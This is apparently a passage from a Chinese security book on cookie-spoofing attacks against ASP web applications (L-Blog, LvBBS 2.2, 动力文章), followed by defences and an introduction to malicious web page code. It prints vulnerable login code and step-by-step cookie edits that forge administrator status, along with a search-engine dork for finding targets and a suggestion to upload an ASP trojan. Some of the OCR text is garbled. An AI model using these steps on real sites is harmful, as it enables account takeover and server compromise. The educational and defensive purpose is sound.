“商贸通地方门户版系统”网站程序是一个网页信息发布系统，目前比较流行。由于该网站存在 Cookies 欺骗漏洞，也成为很多黑客的利用对象。下面以该网站为例，来介绍数据库与 Cookies 信息的关系。在 NodePad 中打开“商贸通地方门户版系统”网站中的“admin”文件夹中的后台登录验证文件“chkadmin.asp”，在其中找到如下代码。

```
<%
dim password
if int(replace(trim(Request("regjm")), "'", "")) <> int(Session("Get
Code")) then
    response.write "<script>alert('用户登录出错,下面是产生错误的可能
原因: \n\n·认证码输入错误');history.go(-1);</Script>"
    Response.End
end if
'-----
nick=replace(trim(request("nick")), "'", "")
password=replace(trim(Request("password")), "'", "")
password=md5(password)
set rs=server.createobject("adodb.recordset")
sql="select * from SMT_admin where SMT_password='"&password&"'
and SMT_nick='"&nick&"'"
rs.open sql,conn,1,1
if not(rs.bof and rs.eof) then
    if password=rs("SMT_password") and nick=rs("SMT_nick")
then
        Response.Cookies("adminID")=rs("SMT_id")
        Response.Cookies("admin")=rs("SMT_nick")
        Response.Cookies("adminflag")=rs("SMT_flag")
        response.redirect "manage.asp"
    else
        call Error
    end if
else
    call Error()
end if
sub Error()
    response.write "<script>alert('用户登录出错,下面是产生错误的可能原
因: \n\n·用户名或密码错误');history.go(-1);</Script>"
    Response.End
end sub
rs.close
conn.close
set rs=nothing
set conn=nothing
%>
```



[illegible]

## 10.4 Cookies 欺骗与上传攻击

#### 10.4.1 “L-Blog” 中的 Cookies 欺骗漏洞分析

```

Dim F_File, F_FileType, F_FileName
Set F_File=FileUP.File("File")
F_FileName = F_File.FileName
F_FileType = Ucase(F_File.FileExt)
IF F_File.FileSize > Int(UP_FileSize) Then
    Response.Write("<a href='javascript:history.go(-1);'>文件  

大小超出, 请返回重新上传</a>")
ElseIF IsValidFileName(F_FileName) = False Then
    Response.Write("<a href='javascript:history.go(-1);'>  

文件名称非法, 请返回重新上传</a>")
ElseIF IsValidFileExt(F_FileType) = False Then
    Response.Write("<a href='javascript:history.go(-1);'>  

文件格式非法, 请返回重新上传</a>")
Else
    If FSOIsOK=1 Then
        Dim FileIsExists
        Set FSO=Server.CreateObject("Scripting.FileSystemObject")
    End If
End If

```

```

        FileIsExists=FSO.FileExists(Server.MapPath("attachments/"
        "&D_Name&"/"&F_Name))
        Do
            F_Name=Generator(4)&"_"&F_FileName
        Loop Until FSO.FileExists(Server.MapPath("attachments/"
        "&D_Name&"/"&F_Name)) = False
        Set FSO=Nothing
    Else
        F_Name=Generator(4)&"_"&Hour(Now())&Minute(Now())&Second(Now())
        &"_"&F_FileName
    End If

```

由于上述代码对文件路径变量过滤不严, 所以造成文件上传漏洞的存在。而在上传文件前需要进行验证, 验证的具体实现代码如下。

```

Server.ScriptTimeout = 999
If (memName<>Empty And MemCanUP=1) Or (memStatus="SupAdmin" Or
memStatus="Admin") Then
    Dim UP_FileType,UP_FileSize
    If memStatus="SupAdmin" Or memStatus="Admin" Then
        UP_FileType=Adm_UP_FileType
        UP_FileSize=Adm_UP_FileSize
    Else
        UP_FileType=Mem_UP_FileType
        UP_FileSize=Mem_UP_FileSize
    End If

```

从上述代码中可以看出上传文件前需要验证, 而验证则主要通过 "If memStatus="SupAdmin" Or memStatus="Admin" Then" 代码实现, 如图所示。



对上传权限进行验证

上述代码的作用是验证“memStatus”的值是否为“SupAdmin”或“Admin”，如果是则可以上传文件。下面就需要了解“MemStatus”参数的来源。在 Dreamweaver 中打开该博客网站中的“common.asp”文件，并在其中找到对用户“Cookies”进行验证的实现代码。

其具体内容如下。

```
IF memName<>Empty Then
    Dim CheckCookies
    Set CheckCookies=Server.CreateObject("ADODB.RecordSet")
    SQL="SELECT mem_Name,mem_Password,mem_Status,mem_LastIP
FROM blog_Member WHERE mem_Name='"&memName&"' AND mem_
Password='"&memPassword&"' AND mem_Status='"&memStatus&'"
    CheckCookies.Open SQL,Conn,1,1
    SQLQueryNums=SQLQueryNums+1
    If CheckCookies.EOF AND CheckCookies.BOF Then
        Response.Cookies(CookiesName)("memName")=""
        memName=Empty
        Response.Cookies(CookiesName)("memPassword")=""
        memPassword=Empty
        Response.Cookies(CookiesName)("memStatus")=""
        memStatus=Empty
    Else
        If CheckCookies("mem_LastIP")<>Guest_IP Or IsNull(CheckCookies
("mem_LastIP")) Then
            Response.Cookies(CookiesName)("memName")=""
            memName=Empty
            Response.Cookies(CookiesName)("memPassword")=""
            memPassword=Empty
            Response.Cookies(CookiesName)("memStatus")=""
            memStatus=Empty
        End If
    End IF
    CheckCookies.Close
    Set CheckCookies=Nothing
Else
    Response.Cookies(CookiesName)("memName")=""
    memName=Empty
    Response.Cookies(CookiesName)("memPassword")=""
    memPassword=Empty
    Response.Cookies(CookiesName)("memStatus")=""
    memStatus=Empty
End IF
```

上述代码主要用于验证用户输入的用户名是否存在于数据库管理员的表中，如果存在则将该用户的 Cookies 信息写入 memStatus 和其他几个标识中。

而写入的这些标识信息又会被下面的代码所调用。

```

Dim memName, memPassword, memStatus
memName=CheckStr(Request.Cookies(CookiesName) ("memName"))
memPassword=CheckStr(Request.Cookies(CookiesName) ("memPassword"))
memStatus=CheckStr(Request.Cookies(CookiesName) ("memStatus"))

```

当成功调用后, 就会将最终的结果传递给上传程序, 再进行上传权限判断。从整个验证过程可知, 上传用户权限信息全由 Cookies 提供。下面是验证用户名和密码的具体实现代码。

```

IF memName<>Empty AND Session("GuestIP")<>Guest_IP Then
    Dim CheckCookies
    Set CheckCookies=Server.CreateObject("ADODB.RecordSet")
    SQL="SELECT mem_Name,mem_Password,mem_Status,mem_LastIP
FROM blog_Member WHERE mem_Name='"&memName&"' AND mem_
Password='"&memPassword&"' AND mem_Status='"&memStatus&'"
    CheckCookies.Open SQL,Conn,1,1
    SQLQueryNums=SQLQueryNums+1
    If CheckCookies.EOF AND CheckCookies.BOF Then
        Response.Cookies(CookiesName) ("memName")=""
        memName=Empty
        Response.Cookies(CookiesName) ("memPassword")=""
        memPassword=Empty
        Response.Cookies(CookiesName) ("memStatus")=""
        memStatus=Empty
    Else
        If CheckCookies("mem_LastIP")<>Guest_IP Or IsNull(CheckCookies
("mem_LastIP")) Then
            Response.Cookies(CookiesName) ("memName")=""
            memName=Empty
            Response.Cookies(CookiesName) ("memPassword")=""
            memPassword=Empty
            Response.Cookies(CookiesName) ("memStatus")=""
            memStatus=Empty
        End If
    End IF
    CheckCookies.Close
    Set CheckCookies=Nothing
Else
    Response.Cookies(CookiesName) ("memName")=""
    memName=Empty
    Response.Cookies(CookiesName) ("memPassword")=""
    memPassword=Empty
    Response.Cookies(CookiesName) ("memStatus")=""
    memStatus=Empty
End IF

```

对用户和密码进行判断的流程是：如果用户 Cookies 信息中的 memName 值不为空，就从数据库验证用户名和密码，如果验证出错，则清空 Cookies 信息。上述验证程序并没有考虑 memName 为空的情况，如果 memName 为空，则 Cookies 信息是会被清空的。

由于文件上传页面只对 memStatus 进行验证，黑客手工将 memStatus 的值修改为“SupAdmin”或“Admin”就可以拥有上传权限了。

## 10.4.2 利用 Cookies 欺骗获得上传权限

在本地主机搭建的网站里面，把从网上下载的 asp 源码和数据库文件导入 access 数据库中，就可以学习怎样利用 Cookies 欺骗获得上传权限。

具体的实现步骤如下。

- ① 把所有源码文件直接复制到主机目录下，打开浏览器，输入访问地址：“http://localhost/register.asp”，打开注册页面中一个用户，这里注册的用户是“hackerTest”，其具体注册信息如图所示。

The screenshot shows a web browser window with the address bar displaying 'localhost/register.asp?action=agree'. The page title is '欢迎光临 Loveyuki's BLOG'. The main content area features a '用户注册' (User Registration) form. The form fields and their values are as follows:

用户注册	
用户名:	hackerTest * 用户名不能超过24个字符, 12个汉字
密码:	***** * 密码必须是6-16位
确认密码:	***** * 请输入确认密码
电子邮箱:	hackerTest@163 * 请输入有效的电子邮箱地址
验证码:	2501 2501 * 为了防止恶意注册, 请输入验证码
<input type="button" value="提交"/> <input type="button" value="重置"/>	


At the bottom of the page, there is a footer that reads: 'Powered by L- Blog V1.08 [SE] Final © 2013-04, Processed in 0.039063 seconds(s), 1 queries'.

注册信息



- 保持“设置自定义的 Cookies”按钮处于按下状态，退出当前的用户登录，重新打开 Blog 首页，虽然此时没有登录，但已具有管理员的权限，如图所示。

在获得管理员权限后，即可利用专门的漏洞上传工具将 ASP 木马上传到 Blog 服务器上。



获得管理员权限

### 10.4.3 防御措施

由于文件上传漏洞在网上非常泛滥，所以要采取一定的措施来防御黑客利用该类漏洞进行攻击。在 Dreamweaver 中打开 Commond.asp 文件，将“IF memName<>Empty AND Session ( "GuestIP" ) <>Guest\_IP Then”修改为“IF ( memName<>Empty OR memStatus<>Empty ) AND Session ( "GuestIP" ) <>Guest\_IP Then”。

这样就可以同时检测 memName 和 memStatus 的值，要求这两个值必须同时为空或有值，以防止黑客伪造 Cookies 信息。

## 10.5 ClassID 的欺骗入侵

“LvBBS 2.2”是目前网上应用非常广泛的一个论坛系统，同样也存在 Cookies 欺骗漏洞，使得黑客很容易就可以控制整个论坛系统。为了学习黑客是怎样入侵该系统的，我们可以下载这个系统的 asp 源码，把源码放在本地网站目录下进行操作。在该论坛程序中的“Public\_

Cls.asp" 文件中存在代码: If MemberPass=Lcase ( Session ( CacheName&"UserData" ) ( 1 ) ) or MemberName=Session ( CacheName&"UserData" ) ( 0 ) ) Then。

这句代码没有进行严格检查,从而导致黑客可以利用伪造的 Cookies 信息进行欺骗,以得到管理员的权限。下面将介绍如何通过修改 ClassID 值来实现欺骗。在使用 LvBBS 的网站中一般会包含“版本: LvBBS Ver2.2”的字符,所以在百度或 Google 搜索引擎中输入“版本: LvBBS Ver2.2”,即可搜索到很多使用该论坛程序的网站,也可自己搭建平台进行入侵检测。

具体的实现步骤如下。

- ① 在 LvBBS 论坛中注册一个用户名,这里注册的用户名是 hackerTest,密码为 123456,然后进行登录操作,如图所示。



登录页面

- ② 运行“cookies & inject browser”工具,在其地址栏中输入该论坛的地址,单击“连接”按钮,即可在“Cookies”文本框中看到 Cookies 信息“localhost/%2Flvbbs%2F=isHidden=0&ClassID=4&Password=49ba59abbe56e057&UserName=puma%5Fxy&UserID=2&CookiesData=1&CookiesDate=1;ASPSESSIONIDQQDAQRTT=IKBFFCDBBKFNEJAGADMJBKAD”,如图所示。在其中包含了当前登录的用户名和密码等信息,如果将其中“ClassID=4”修改为“ClassID=1”,就可以拥有管理员身份了。



Cookies 信息

- 在论坛中任意打开一篇帖子，即可看到该论坛中管理员的用户名。

## 10.6 用户名的欺骗入侵

“动力文章 3.51”是一个比较常见的文章系统，为用户提供了收费管理查询文章的功能。由于 Cookies 中未对用户进行严格的过滤，所以造成 Cookies 欺骗漏洞，使得黑客可以站长的身份进行登录。利用该漏洞进行欺骗的具体操作步骤如下。

- 打开注册页面，在其中新注册一个用户名并登录，这里注册的用户名是 hackerTest，密码为 hackerTest，其具体的注册信息如图所示。



注册新用户

- 运行“Cookies&Inject”工具，在其地址栏中输入该论坛的地址，在登录区域中输入用户名和密码，并在“Cookies”下拉列表中选择“保存一年”选项，如图所示。



选择“Cookies”保存时间

- ④ 在输入完毕后单击“登录”按钮进行登录，此时在“Cookies”文本框中可看到如下的 Cookies 信息，其中包含当前登录的用户名和密码等信息。

```
www%2Easp163%2Enet=lao=5; www%2Easp163%2Enetcho=lao=True;iscookies=0;aspsky=usercookies=3&userid=5&userhidden=2&password=49ba59abbe56e057&userclass=%D0%C2%CA%D6%C9%CF%C2%B7&username=ziyifengxi&Times=2009%2D7%2D25+11%3A28%3A38;asp163=CookiesDate=3&Password=49ba59 abbe56e057&UserLevel=999&UserName=ziyifengxi; ASPSESSIONIDQQDAQRTT=OKBFFCDBLCGIHNAFJFBDFLAE
```

- ⑤ 将“UserName=hackerTest”修改为“UserName=%B3%B5%D0%CC%EC%CF%C2”。其中“%B3%B5%D0%CC%EC%CF%C2”为“龙行天下”经过 IE 编码后生成的字符（这里假设站长的用户名为龙行天下）。
- ⑥ 单击工具栏中的“刷新”按钮，即可以站长的身份进行登录，在其中可以查看各种免费文章而不用担心自己的点数不够。

## 10.7 Cookies 欺骗的防范措施

Cookies 具有重要作用，如有些网站据此统计用户信息、可为用户实现个性化服务、可以加快浏览网页的速度等。但如果黑客破解了用户登录信息，就可以进行欺骗登录了，其危害程度极大。所以要对 Cookies 欺骗采取一定防御措施，如删除计算机中的 Cookies 记录或者更改 Cookies 文件的存储位置。

## 10.7.1 删除 Cookies 记录

一般情况下，黑客都是分析目标计算机中的 Cookies 文件来获得需要的信息，如 E-mail 地址、各种登录信息等。因此，及时删除计算机中的 Cookies 信息可有效防御 Cookies 欺骗的发生。

具体的操作步骤如下。

- ① 在 IE 浏览器中选择“工具”→“Internet 选项”菜单项，即可打开“Internet 选项”对话框，如左下图所示。
- ② 单击“删除”按钮，即可看到“删除浏览历史记录”对话框。勾选需要删除的信息复选框，单击“删除”按钮，即可删除 Cookies 等信息，如右下图所示。




图 10-7-1 “Internet 选项”对话框



图 10-7-2 “删除浏览历史记录”对话框


- ③ 也可借助于相应安全软件来实现删除 Cookies 文件，如 360 安全卫士、瑞星卡卡上网安全助手、Windows 优化大师。这里以 360 安全卫士为例，在 360 安全卫士“电脑清理”选项卡中勾选“清理 Cookies”复选框，并勾选其包含的各个子项。

- ① 在设置完毕后，单击“一键清理”按钮，即可扫描出本机中包含的 Cookies 文件，扫描完成后会自动进行清理，如图所示。



利用安全软件删除 Cookies 文件

⑤ 清理完毕后，即可在“360 安全卫士”窗口看到“清理已完成”提示信息，如图所示。



成功删除所有扫描到的历史痕迹

## 10.7.2 更改 Cookies 文件的保存位置


除了删除 Cookies 文件外，还可以更改 Cookies 文件的默认保存位置，以阻止黑客进行 Cookies 欺骗。其具体的操作步骤如下。

① 在“Internet 选项”对话框中单击“设置”按钮，即可打开“网站数据设置”对话框，如图所示。



“网站数据设置”对话框

- ② 在“设置”对话框中单击“移动文件夹”按钮，即可打开“浏览文件夹”对话框，如图所示。



“浏览文件夹”对话框

- ③ 在其中设置相应保存位置后（如 D: \），单击“确定”按钮，即可成功更改 Cookies 文件的保存位置。



## 技巧与问答

### ❖ 在IECookiesView中如何分辨哪些是可用的Cookies，哪些是不可用的Cookies？

在“IECookiesView”主窗口中的“主页”列表中任意单击某个网页，就可在显示区域中看到该站点 Cookies 的信息。如果显示一个绿色的对钩，则该 Cookies 可用；如果是一个红色的叉，则表示该 Cookies 已经过期，无法使用。也可查看其过期时间，如果晚于当前时间则表明该 Cookies 文件可用，否则就不可用。

### ❖ 面对Cookies欺骗攻击，一般都应该采取哪些措施？

Cookies 欺骗是一种发现较早，且较难使用的攻击手法，主要通过计算机中的 Cookies 文件进行。因此，删除计算机中的 Cookies 记录或更改 Cookies 文件的存储位置，是两种比较

常见的防御 Cookies 欺骗的攻击方法。

## ❖ 怎么利用代码实现读取 Cookies ?

作为初级黑客,会对怎么灵活地利用编程语言来实现 Cookies 的操作感到困惑。那么下面就以 JAVA 语言编程为例,利用 java 代码操作 Cookies。Cookies 是由服务器端生成,发送给 User-Agent (一般是浏览器),浏览器会将 Cookies 的 key/value 保存到某个目录下的文本文件内,下次请求同一网站时就发送该 Cookies 给服务器(前提是浏览器设置为启用 Cookies)。Cookies 名称和值可以由服务器端开发自己定义,对于 JSP 而言也可以直接写入 jsessionid,这样服务器就可以知道该用户是否是合法用户以及是否需要重新登录等,从而设置或读取 Cookies 中包含的信息,借此维护用户跟服务器会话中的状态。

首先获取 Cookies 的值:获取 Cookies 值的标准代码格式为:myCookies.Values["auth"];

上句代码可以获取名为 my Cookies 的 Cookies 对象键名为 auth 的键值。如果不存在,则返回 null。

```
DateTime now=new DateTime.Now;  
Response.Cookies["Info"].Expires = DateTime.Now.AddDays(1);  
// 设定 Cookies 过期时间下面的代码示例演示删除应用程序中所有可用 Cookies 的一种方法
```

利用 java 代码根据网站名称获取 Cookies 代码如下。

```
/**  
 * 根据名字获取 cookies  
 * @param request  
 * @param name cookies 名字  
 * @return  
 */  
public static Cookies getCookieByName(HttpServletRequest request,  
String name){  
    Map<String,Cookies> cookiesMap = ReadCookiesMap(request);  
    if(cookiesMap.containsKey(name)){  
        Cookies cookies = (Cookies)cookiesMap.get(name);  
        return cookies;  
    }else{  
        return null;  
    }  
}
```

获取到 Cookies 值就可以伪装成用户进行合法操作。



# 恶意网页代码攻防

作为一种新的黑客攻击手段，恶意网页代码比传统计算机病毒更隐蔽，具有极强的破坏性与欺骗性，而且没有很好的办法来识别，也更难对付。后果主要表现为 IE 主页被修改、系统文件丢失、注册表被修改、无法再浏览其他网页等。本章将详细介绍恶意网页代码的攻防知识。

## 本章要点

- 认识恶意网页代码。
- 恶意网页代码的防范和清除。
- 常见恶意网页代码攻击与防御方法。
- IE 浏览器的安全设置。

## 11.1 认识恶意网页代码

恶意网页代码的技术以 WSH 为基础,即 Windows Scripting Host,中文称作“Windows 脚本宿主”。它是利用网页来进行破坏的病毒,使用一些以 Script 语言编写的恶意网页代码,利用 IE 的漏洞来实现病毒植入。

当用户登录某些含有网页病毒的网站时,网页病毒便被悄悄激活。这些病毒一旦激活,就会对用户的计算机系统进行破坏,强行修改用户操作系统的注册表配置及系统实用配置程序,甚至可以非法控制被攻击计算机的系统资源、盗取用户文件、删除硬盘中的文件、格式化硬盘等。

目前,恶意网页代码主要通过网页浏览或下载、电子邮件、局域网和移动存储介质、即时通信工具(IM)等方式传播。广大计算机用户遇到的最常见方式是通过网页浏览方式进行攻击,这种方式具有传播范围广、隐蔽性较强等特点,潜在的危害性也是最大的。

## 11.2 恶意网页代码的防范和清除

虽然有的恶意网页代码的破坏性不是很大,但常常对用户计算机系统做一些强制设置,并且清除起来非常麻烦。因此,用户要学会对恶意网页代码进行预防和清除。

### 11.2.1 恶意网页代码的防范

要有效地防范恶意网页代码,需要用户在上网时做好如下工作。

① 要避免被恶意网页代码感染,关键是不要轻易去一些自己并不了解的站点,尤其是一些看上去非常美丽诱人的网址更不要轻易进入,否则不经意间往往就会误入网页代码的圈套。

② 微软官方经常发布一些漏洞补丁,要及时对当前操作系统及 IE 进行更新升级,以更好地对恶意网页代码进行预防。

③ 一定要在计算机上安装病毒防火墙和网络防火墙,并时刻打开“实时监控功能”。通常防火墙软件都内置了大量查杀 VBS、JavaScript 恶意网页代码的特征库,能够有效地警示、查杀和隔离含有恶意网页代码的网页。

④ 对防火墙等安全类软件进行定时升级,并在升级后检查系统进程,及时了解系统运行情况。定期扫描系统(包括病毒扫描与安全漏洞扫描),以确保系统安全。

⑤ 关闭局域网内系统的网络硬盘共享功能,防止一台计算机中毒影响到网络内的其他计算机。

⑥ 利用 hosts 文件可以将已知的广告服务器重定向到无广告的机器(通常是本地的 IP 地址,如 127.0.0.1)上来过滤广告,从而拦截一些恶意网站的请求,防止访问欺诈网站或感染一些病毒或恶意软件。

⑦ 对 IE 进行详细的安全设置。

## 11.2.2 恶意网页代码的清除

如果计算机感染了恶意网页代码，可以使用专门的软件进行清除。下面将详细介绍如何使用 IEScan 恶意网站清除软件和恶意软件查杀助理。

### 使用 IEScan 恶意网站清除软件

IEScan 恶意网站清除软件是功能强大的 IE 修复工具及流行病毒专杀工具，可以进行恶意网页代码的查杀，并可以免疫常见的恶意网络插件。具体操作方法如下。

- ① 检查恶性代码。运行 IEScan 软件，单击“检测”按钮，可以对计算机系统进行恶意网页代码的检查。直接单击“治疗”按钮，即可对其进行修复，如图所示。



检查恶性代码

- ② 插件免疫。单击“插件免疫”按钮，显示软件窗口，以列表形式显示已知的恶意插件名称，勾选对应的复选框，单击“应用”按钮，如图所示。



插件免疫

## 使用恶意软件查杀助理

恶意软件查杀助理是针对目前网上流行的各种木马病毒及恶意软件开发的。恶意软件查杀助理可以查杀超过 900 多款恶意软件、木马病毒插件，找出隐匿在系统中的有害程序。

恶意软件查杀助理的使用方法如下。

- ① 运行恶意软件查杀助理。安装软件后，单击桌面程序图标，启动恶意软件查杀助理，如图所示。



运行恶意软件查杀助理

- ② 扫描恶意软件。单击“扫描恶意软件”按钮，软件开始检测计算机系统，如图所示。




扫描恶意软件

- ③ 运行恶意软件查杀工具。在安装恶意软件查杀助理的同时，还要安装一个恶意软件查杀工具。运行恶意软件查杀工具，如图所示。



运行恶意软件查杀工具

- ④ 进行系统扫描。单击“系统扫描”按钮，软件开始对计算机系统进行扫描，并实时显示扫描过程，如图所示。



进行系统扫描

## 11.3 常见恶意网页代码攻击与防御方法

恶意网页代码攻击的手段很多,下面将简要介绍一些最常见的恶意网页代码攻击的手段及其防御方法。


### 11.3.1 启动时自动弹出对话框和网页

相信大多数计算机用户都会遇到下面的情况。

系统启动时弹出对话框,通常是一些广告信息,如“欢迎访问某某网站”等;开机弹出网页,通常会弹出很多窗口,让你措手不及;更有甚者,可以重复弹出窗口直到死机。

